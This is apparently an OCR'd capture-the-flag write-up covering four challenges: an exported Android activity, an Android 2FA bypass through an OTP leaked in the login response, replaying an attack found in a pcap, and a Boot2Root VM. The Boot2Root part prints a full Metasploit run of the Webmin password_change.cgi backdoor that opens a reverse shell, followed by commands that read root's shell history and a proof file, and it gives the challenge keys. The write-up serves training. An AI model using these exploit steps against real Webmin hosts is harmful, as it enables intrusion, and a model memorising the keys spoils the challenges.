


C31 <=> Improper Export of Android Application Components

1. In this task we are given a android application and said there is an exported activity
2. To complete this I installed apk on my genymotion device and used JADX tool.

3. In the JADX tool if you look into android_mainfest.xml file all the application activities are shown.
4. One activity with exported=true will be the activity which is vulnerable to this attack.
5. I used adb command from externally/through cli to open the exported activity.


```
adb shell am start -n
com.netsquare.enigmachallenge/com.netsquare.enigmachallenge.E
nigmaChallenge
```




6. Take the letters and numbers from this image in order wise and that will be the key for this challenge.

C32 <=> 2FA Bypass Android


1. In this Task we are given a android application with login details as username: admin password: admin
2. Use those credentials to login the android application then you will be asked for OTP.
3. Intercept the OTP request after logging in to the application, in the response for login request you will be given OTP.



4. Use that OTP to login 2fa.
5. Next Android Activity has some alphabet images.
6. Arrange the letters(In Capital) and numbers order wise from left to right.




7. This will be the key for the challenge, submit the key.
8. success.




C34 <=> Network Traffic Analysis & Reproduce Attack


1. This challenge has .pcap file used to analyze the network logs.
2. Wireshark can be used to analyze the traffic.
3. Open wireshark and load downloaded .pcap file.
4. Apply the HTTP filter on the top filter bar and analyze all the HTTP packets to find what the attacker is trying to do.



5. Use the same url and same payload to reproduce the Attack done by the attacker.
6. If you successfully reproduce the attack you will get a response with the key.




7. Submit key and success.



C36 <=> Boot2Root Challenge

1. In this task we are given a .ova file which is a virtual machine file, this can be opened by virtual box software.
2. Import ova file to the virtual box.
3. After the vm loads completely, there in vm you see ip address of that machine.
4. Perform nmap scan to check for open ports.
5. You will have two open ports 22 for SSH, and other random port for webmin.

```
nmap -sV -p- 192.168.0.1
```



6. You can open the web login page of webmin using machine IP and webmin PORT.

7. http://<IP>:<PORT>/
8. Search for the affected vulnerabilities for the services running with the affected version and open port.
9. For webmin <=1.920 there is vulnerability.
10. Metasploit has exploit for this vulnerability, so used that exploit to get backdoor to the machine.
11. Give all the options needed for the metasploit and run the exploit you will get reverse shell access.
12. Metasploit commands:

```
sudo msfconsole
> search  webmin
> use exploit/linux/http/webmin_backdoor
> set RHOST VM_IP
> set RPORT WEBMIN_PORT
> set LHOST L_PORT
> set LPORT RAND_PORT
> run
```

```
msf6 > search webmin

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec  2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure    2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_packageup_rce   2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_upload_exec    2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   4  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arb
ess
   5  exploit/linux/http/webmin_backdoor        2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/http/webmin_backdoor

msf6 > use exploit/linux/http/webmin_backdoor
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(linux/http/webmin_backdoor) > set RHOST 192.168.0.138
RHOST => 192.168.0.138
msf6 exploit(linux/http/webmin_backdoor) > set RPORT 7777
RPORT => 7777
msf6 exploit(linux/http/webmin_backdoor) > set LHOST 192.168.0.168
LHOST => 192.168.0.168
msf6 exploit(linux/http/webmin_backdoor) > set LPORT 8963
LPORT => 8963
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 192.168.0.168:8963
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.0.168:8963 -> 192.168.0.138:35640) at 2021-09-19 15:59:02 +0530

ls
```


13. After getting the reverse shell try to search for the key
14. Commands used:

```
$ ls
$ find / -type f | grep history
# Found /root/.ash_history
$ cat /root/.ash_history
```

```
# In history file found path for the key
$ cat /etc/proof.txt
# got key in this file
# or we can use /etc/passwd to find the users on machine
```

```
save_sql.cgi
save_sync.cgi
save_twofactor.cgi
save_unix.cgi
save_user.cgi
schema.cgi
switch.cgi
system_info.pl
twofactor.pl
twofactor_form.cgi
useradmin_update.pl
webmin.schema
cat .bash_history
find . -type f -name .*
find . -type f -name history
find / -type f -name history
find / -type f | grep history
/root/test/webmin-1.920/blue-theme/images/history.png
/root/test/webmin-1.920/gray-theme/images/history.png
/root/.ash_history
/var/webmin/modules/system-status/history/diskused
/var/webmin/modules/system-status/history/load
/var/webmin/modules/system-status/history/swapused
/var/webmin/modules/system-status/history/memused
/var/webmin/modules/system-status/history/maxes
/var/webmin/modules/system-status/history/load15
/var/webmin/modules/system-status/history/load5
/usr/lib/python2.7/idlelib/idle_test/test_idlehistory.pyc
/usr/lib/python2.7/idlelib/idle_test/test_idlehistory.py
/usr/lib/python2.7/idlelib/idle_test/test_idlehistory.pyo
cat /root/.ash_history
ls
clear
cat /etc/proof.txt
vi .ash_history
cat /etc/proof.txt
02400017241859202869865374916383
```

15. Submitted key and success.


enigma.test.net-square.com/net/c36.ns
Boot2Root
A9:2017-Using Components with Known Vulnerabilities
Prevalence of this issue is very widespread. Component-heavy development pa
application or API, much less keeping them up to date.
While it is easy to find already-written exploits for many known vulnerabilities, ot
Use your knowledge of port scanning, fingerprinting and metasploit and get the
Download ova file : 77de68daecd823babbb58edb1c8e14d7106e83bb.ova
Key : 024000172418592028698653749
submit
Yes you did! Continue on to the next challenge

--------- THANK YOU ---------